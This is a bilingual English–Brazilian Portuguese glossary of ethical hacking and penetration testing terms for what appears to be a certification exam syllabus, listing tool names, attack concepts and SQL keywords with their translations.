Este capítulo contém os termos com que os candidatos devem se familiarizar.

Por favor, note que o conhecimento destes termos de maneira independente não é suficiente para o exame; O candidato deve compreender os conceitos e estar apto a fornecer exemplos.

Os termos são listados na ordem alfabética. Para os conceitos cuja abreviatura e nomes completos são incluídos na lista, ambos podem ser examinados separadamente.

English	Brazilian Portuguese
@@ version	@@ version
+x eXecute	+x eXecute
Aircrack-ng	Aircrack-ng
Aireplay-ng	Aireplay-ng
Airodump-ng	Airodump-ng
arpspoof	arpspoof
BackTrack	BackTrack
Bind & Back (Reverse) connect shells	Shells connect Bind & Back (Reverse)
Black box testing	Testes black box
BSSID & ESSID	BSSID & ESSID
Command line Interface (CLI)	Interface de linha de comandos (CLI)
CONCAT	CONCAT
Cross-Site Scripting (XSS)	Scripts Cruzados entre Sites (XSS)
Discovery and Basic Configuration Protocol (DCP)	Descoberta e Protocolo de Configuração Básica (DCP)

ETHICAL HACKING

English	Brazilian Portuguese
Default Gateway	Gateway Padrão
Defense-in Depth	Defesa em Profundidade
Dynamic Host Configuration Protocol (DHCP)	Protocolo de Configuração de Host Dinâmico (DHCP)
Domain Name System (DNS)	Sistema de Nomes de Domínios (DNS)
Fingerprinting	Impressões digitais
FTP server	Servidor FTP
Graphical User Interface (GUI)	Interface Gráfica do Usuário (GUI)
Hackers	Hackers
• Black hat hackers	• Hackers black hat (chapéu preto)
• Grey hat hackers	• Hackers grey hat (chapéu cinza)
• Hacktivists	• Hacktivistas
• White hat hackers	• Hackers white hat (chapéu branco)
Hashdump	Hashdump
Honeypot Evasion	Evasão de honeypot
Horizontal privilege escalation	Escalonamento horizontal de privilégios
HTTP	HTTP
IDS Evasion	Evasão de IDS
ipconfig /all	ipconfig /all
iwconfig	iwconfig

ETHICAL HACKING

English	Brazilian Portuguese
John The Ripper (JTR)	John The Ripper (JTR)
Kali Linux	Kali Linux
Keyloggers	Keyloggers
Kismet	Kismet
Lateral movement	Movimento lateral
LIMIT	LIMIT
LOAD_FILE	LOAD_FILE
Local File Inclusion (LFI)	Inclusão de Arquivos Locais (LFI)
Loose Source Routing (LSR)	Loose Source Routing (LSR)
MAC address	Endereço MAC
Metasploit	Metasploit
Meterpreter payload	Carga do meterpreter
Nessus	Nessus
Netcat	Netcat
Network File System (NFS)	Network File System (NFS)
Nikto	Nikto
Nmap	Nmap
Nonce	Nonce
ORDER BY	ORDER BY

ETHICAL HACKING

English	Brazilian Portuguese
Packet sniffers	Detectores de pacotes
Penetration test	Teste de Invasão
php-shell	php-shell
o c99shell	o c99shell
o r57shell	o r57shell
Ping	Ping
Privilege Escalation Exploit / Kernel exploit	Exploração de escalonamento de privilégios / exploração de kernel
Proof of Concept (PoC)	Prova de Conceito (PoC)
Reconnaissance	Reconhecimento
Remote File Inclusion (RFI)	Inclusão de Arquivos Remotos (RFI)
Scanning	Varredura
SELECT	SELECT
Session Hijacking	Sequestro de sessão
Shell	Shell
Spoofing	Forjamento
SQL- MySQL	SQL- MySQL
SQL injection (SQLi)	Injeção SQL (SQLi)
sqlmap	Sqlmap
SSH server	Servidor SSH

English	Brazilian Portuguese
SYN scan	Varredura SYN
TCPdump	TCPdump
TCP three-way handshake	Handshake de três vias TCP
Tshark	Tshark
Vertical privilege escalation (or Privilege elevation)	Escalonamento de privilégios verticais (ou elevação de privilégios)
UNION	UNION
VNC Injection payload	Carga de Injeção VNC
WEP key	Chave WEP
White box testing	Testes white box
Wireshark	Wireshark
WPA2	WPA2